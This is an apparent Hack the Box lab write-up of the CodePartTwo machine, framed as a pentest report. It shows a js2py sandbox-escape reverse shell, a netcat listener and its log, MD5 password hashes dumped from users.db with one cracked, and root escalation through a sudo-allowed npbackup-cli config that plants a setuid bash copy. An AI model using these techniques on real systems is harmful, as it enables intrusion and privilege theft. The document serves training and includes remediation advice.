


Hack the Box machine: CodePartTwo



IP : 10.10.11.82
OS : Linux
Difficulty : Easy

Executive Summary

We conducted penetration testing on the Hack the Box machine CodePartTwo by exploiting a Js2py vulnerability to perform a reverse shell and obtain credential information to log in via SSH. After logging in via SSH, we ran npbackup-cli with modified code to gain root access.

Recommendations:


- Update the Js2py version to the latest patched version.
- Restrict user access to configuration files.

Write-up


```
(theto@kali)-[~]
$ sudo nmap 10.10.11.82 -O -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 15:52 WIB
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 15:52 (0:00:07 remaining)
Nmap scan report for 10.10.11.82
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
8000/tcp   open  http      Gunicorn 20.0.4
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 24.58 seconds
```

The nmap results show that there is an HTTP service on port 8000.




After opening our target website, we can Download App to view the source code and files used in the website. We can also Register and Login.



After logging in, we can write and execute Javascript code. And after looking at the **requirements.txt** file that we downloaded, we can see that this website uses js2py version 0.74. Js2py is a Python library that allows us to run Javascript code with a Python interpreter.

```
flask==3.0.3  
flask-sqlalchemy==3.1.1  
js2py==0.74
```

This version of js2py has a vulnerability, namely CVE-2024-28397, where the executed Javascript code can import Python modules and execute code to perform a reverse shell.



We use the Javascript code available on Github (<https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape/blob/main/poc.py>), change the IP to our Kali Linux IP, and run netcat in listen mode on port 4444 (nc -lvp 4444). After running our code on the website, we successfully perform a reverse shell.

```
(theto@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.106] from (UNKNOWN) [10.10.11.82] 34166
bash: cannot set terminal process group (852): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$ cd ins
```

This vulnerability has a CVSS score of 5.4 (Medium). Remediation for this vulnerability can be done by updating the version of js2py being used.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	Low (L)	None (N)	Unchanged (U)	Low (L)	Low (L)	None (N)	5.4	Medium

```
app@codeparttwo:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root  root  4096 Jan  2  2025 .
drwxr-xr-x 18 root  root  4096 Nov 16  2024 ..
drwxr-xr-x  5 app   app   4096 Apr  6  2025 app
drwxr-xr-x  6 marco marco 4096 Dec  4 09:00 marco
app@codeparttwo:/home$
```

We found another user named **marco**, but we cannot enter their directory. We also found a database file **users.db**, which when opened with **sqlite3** contains usernames and hashed passwords.

```
app@codeparttwo:~/app/instance$ ls
ls
users.db
app@codeparttwo:~/app/instance$ sqlite3 users.db;
sqlite3 users.db;
.tables
code_snippet user
select * from user
;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|098f6bcd4621d373cade4e832627b4f6
4|teiou|c4ca4238a0b923820dcc509a6f75849b
5|dbn|482c811da5d5b4bc6d497ffa98491e38
```

Hash	Type	Result
649c9d65a206a75f5abe509fe128bce5	md5	sweetangelbabylove

We cracked marco's password using crackstation.net and got his original password, "sweetangelbabylove".

```
(theto@kali)-[~]
$ ssh marco@10.10.11.82
The authenticity of host '10.10.11.82 (10.10.11.82)' can't be established.
ED25519 key fingerprint is SHA256:KGKFyaW9Pm7DDxZe/A8oi/0hkygmBMA8Y33zxkEjcD4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.82' (ED25519) to the list of known hosts.
marco@10.10.11.82's password:
```

Because we initially found that an SSH service was present, we will try logging in via SSH as **marco**, and we obtained the user flag.

```
marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt
marco@codeparttwo:~$ cat user.txt
daa2fb73341950802fd1142d87d5fc44
marco@codeparttwo:~$
```


We want to see what user **marco** can do:

```
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
```

Marco can run the command **npbackup-cli** which is used to perform backups. We will modify the backup configuration file, namely **npbackup.conf**, to perform privilege escalation.

```
GNU nano 4.8 npb
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM
    repo_group: default_group
    backup_opts:
      paths:
        - /usr/lib
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezKpJ3n8wLR9Cu1IJSMrSctoxNzQzOTEwMDcxL
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
```



```
GNU nano 4.8 npbackup.conf
source_type:
stdin_from_command:
stdin_filename:
tags: []
compression: auto
use_fs_snapshot: true
ignore_cloud_files: true
one_file_system: false
priority: low
exclude_caches: true
excludes_case_ignore: false
exclude_files:
- excludes/generic_excluded_extensions
- excludes/generic_excludes
- excludes/windows_excludes
- excludes/linux_excludes
exclude_patterns: []
exclude_files_larger_than:
additional_parameters:
additional_backup_only_parameters:
minimum_backup_size_error: 10 MiB
pre_exec_commands: []
pre_exec_per_command_timeout: 3600
pre_exec_failure_is_fatal: false
post_exec_commands: [/bin/cp /bin/bash /tmp/rootbash; /bin/chmod +s /tmp/rootbash]
post_exec_per_command_timeout: 3600
post_exec_failure_is_fatal: false
post_exec_execute_even_on_backup_error: true
post_backup_housekeeping_percent_chance: 0
post_backup_housekeeping_interval: 0
repo_opts:
```

We changed the **paths** section from **/home/app/app** to **/usr/lib** and filled in the **post_exec_commands** parameter (commands that will be executed after the backup finishes) with the command:

/bin/cp /bin/bash /tmp/rootbash; /bin/chmod +s /tmp/rootbash

which will be executed as root after the backup finishes. Then we run the command **npbackup-cli**.

```

marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf -b
2025-12-04 09:36:04,530 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-pub
ot
2025-12-04 09:36:04,551 :: INFO :: Loaded config D4BB8049 in /home/marco/npbackup.conf
2025-12-04 09:36:04,560 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-12-04 09:36:06,374 :: INFO :: Snapshots listed successfully
2025-12-04 09:36:06,375 :: INFO :: No recent backup found in repo default. Newest is fr
2025-12-04 09:36:06,375 :: INFO :: Runner took 1.815302 seconds for has_recent_snapshot
2025-12-04 09:36:06,375 :: INFO :: Running backup of ['/home/app/app/'] to repo default
2025-12-04 09:36:07,261 :: INFO :: Trying to expanding exclude file path to /usr/local/
2025-12-04 09:36:07,261 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions'
2025-12-04 09:36:07,262 :: INFO :: Trying to expanding exclude file path to /usr/local/
2025-12-04 09:36:07,262 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-12-04 09:36:07,262 :: INFO :: Trying to expanding exclude file path to /usr/local/
2025-12-04 09:36:07,262 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-12-04 09:36:07,262 :: INFO :: Trying to expanding exclude file path to /usr/local/
2025-12-04 09:36:07,262 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-12-04 09:36:07,262 :: WARNING :: Parameter --use-fs-snapshot was given, which is c
no parent snapshot found, will read all files

Files:          12 new,          0 changed,          0 unmodified
Dirs:           9 new,          0 changed,          0 unmodified
Added to the repository: 50.054 KiB (20.105 KiB stored)

processed 12 files, 48.965 KiB in 0:00
snapshot 27074d25 saved
2025-12-04 09:36:08,330 :: INFO :: Backend finished with success
2025-12-04 09:36:08,410 :: INFO :: Post-execution of command /bin/cp /bin/bash /tmp/roo

```

Finally, we run the command **/tmp/rootbash -p**.

```

marco@codeparttwo:~$ /tmp/rootbash -p
rootbash-5.0# ls
backups npbackup.conf user.txt
rootbash-5.0# cd /
rootbash-5.0# ls
bin boot dev etc home lib lib32 lib64
rootbash-5.0# cd root
rootbash-5.0# ls
root.txt scripts
rootbash-5.0# cat root.txt
7de8cc28f69d7e892171e0f87832a872
rootbash-5.0#

```

We successfully gained root access and obtained the root flag.

The vulnerability we exploited had a CVSS score of 7.2 (High). To mitigate this, regular users should not be granted access to the config file.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	High (H)	None (N)	Unchanged (U)	High (H)	High (H)	High (H)	7.2	High